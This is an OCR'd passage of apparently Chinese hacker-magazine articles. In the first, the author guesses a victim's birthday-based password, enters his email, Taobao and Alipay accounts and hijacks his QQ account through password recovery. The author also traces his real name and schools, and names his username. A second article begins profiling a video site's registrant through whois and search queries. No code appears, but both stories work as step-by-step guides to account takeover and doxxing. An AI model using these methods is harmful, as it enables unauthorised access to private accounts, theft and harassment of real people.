3、电话 8120XXXX
4、地址 天津

通过对邮编的查询，发现300170是天津的邮编，如图3。




图3

这样一来发现他填写的地址与我通过邮编找到的地址信息基本上是相符的，所以这些信息的可信度我分级为良。继续分析，我们可以发现这个人的生日可能是19890810，通过这个信息我们去查看一下邮箱，结果密码正好就是他生日的全部数字，如图4。




图4

进入邮箱以后发现这个邮箱应该是他自己的常用邮箱之一，在收件箱中我发现了他的一些其它账号，并知道了它的QQ号码使用过这个邮箱进行申述，而且时间是2006年。兴奋啊！因为那个时候QQ还没有意识到安全的问题，所以在申述成功以后会把你修改过后的内容都在邮件中显示出来，只是过滤一些不完整的东西，不过这些已经很有用了，嘿嘿，如图5、图6。




图5




图6

看起来这个号码应该还是在一代的QQ密保中，这样我们就可能有机会把它升级为第二代密保，也就是说，这个号码就可能永远的属于我了，哈哈。今天RP不错，在邮箱中还发现了与淘宝和支付宝相关的信息，于是使用他的生日密码进行登录，居然成功了！如图7、图8、图9。




图7




图8




图9

他邮箱中的老邮件还真是不少，好多都是几年前的，这对于我们进行信息的收集很有帮助，嘿嘿！在过去的邮件中发现其中还有一个邮件是系统的退信，其发送的地址是**19890810@you.com，如图10。




图10

这个邮箱的地址很奇怪，you.com没有听说过，搜索了一下还是没有什么结果，这让我觉得他是不是写错了地址，因为我们大家都知道，eyou.com是个出名的邮件提供商。



图11




图12

于是我抱着试试的心态去了eyou的网站，没想到成功了，不过可惜的是这个邮箱好像不是他使用的，如图11、图12。

本来想猜解一下他QQ的密码，然后给他一点教训就可以了，没有想到他的密码竟然在多次猜解下还是不对，郁闷，看来是我的密码学没有学好。没有办法了，只能通过密码保护的方法去找回了，反正我们已经有了它的邮箱（这个当时没有截图，已经没有办法补了）。

通过上面我们找到的密码保护的相关信息，成功的找回了密码。本想到这里就完事了，没有想到这个家伙竟然使用他另外的一个QQ号码骂我，郁闷！干脆来点利索的，通过升级其QQ密码保护到第二代，把那个QQ号码永远的属于了我，同时也把他的签名改了，给他一点教训，如图13、图14。

在后来的继续社工中，发现这个人喜欢使用的用户名为wsliyilong，而且还在邮箱中发现一个联通注册的手机号码，我便使用网上的免费发短信工具给他发了短信，让他以后玩游戏要正当。在通过对其QQ上面的人进行整理的时候，发现了他另外的QQ以及他的真实名字，然后再通过真正的名字使我找到了他上过的初中、高中，这些就不是这次的重点了。

在这次社工以后，我想提醒大家，最好不要将真正的完整信息透露到网络上，同时请对你的常用邮箱进行经常的清理，如果邮件很重要，就应该下载回来进行备份，然后把邮箱中的邮件清理干净。另外，在清理邮箱的时候应该使用“彻底删除”，这样别人才不可能从“已删除的邮件”中找回被删除的邮件。




图14




图13

编辑点评：

整体上来说，本文的突破口就是得到了一个密码，然后发生了一系列的事情，可以说是作者的RP好，也可以说是本文受害者的安全意识太差。不过，从本文的情节来看，作者做得有点过了！以后大家受到欺骗后，试着反社工一下，不过不要做过了头哦。

社会工程学渗透广西网通影视站




图 APPLE110

从本文你可以学到：

社工较高水准的利用

N个月前某日下班，劳累了一天的工友聚集在中山路，叫上一碗老友粉，点上一只烤鱼开始漫谈起电信重组的事情……科长突然发话：“我们家装的是网通，虽然慢但是电影多，不过有些经典的片想下载下来却找不到地址。肥黑等下到我家帮我下部《同事三分亲》，没加班费的哟（笑）”。果然是“同事三分亲”啊，无奈之下只好来到科长的家，拿出本本搞了起来。

原来科长看的是网通影视的“露天影院”，我看了半天也没有看出是什么程序（ASP.NET的），如图1。




图1

拿出WS抓下包，数据居然加密了没抓到，只好操起阿D搞搞，可惜没注入点。GOOGLE HACKING看看，GOOGLE没记录？因为它只提供给网通用户观看！旁注看看，汗，独立的服务器……只好和科长说，帮他在讯雷上找个资源点，让他自己下好了。突然科长发话：“我不要下讯雷里的，病毒多！我只下网通的，2个小时内找到地址，否则明天加班！”（同事三分亲啊！）好吧，试试社工！

STEP ONE：查询WEB注册信息

通过查询域名注册信息，得到如下资料，如图2。

Registrant Organization：北海XX网络

Registrant Name：陈XX

Administrative Email：duanXXXX@gmail.com

Registration Date：2007-01-23 21:26

Expiration Date：2009-01-23 21:26




图2

OK，名字知道了，还有邮箱，开始GOOGLE HACKING！

STEP TWO：GOOGLE HACKING

打开GOOGLE和BAIDU，开始对他的基本信息进行搜索，先搜索他的邮箱吧，如图3。

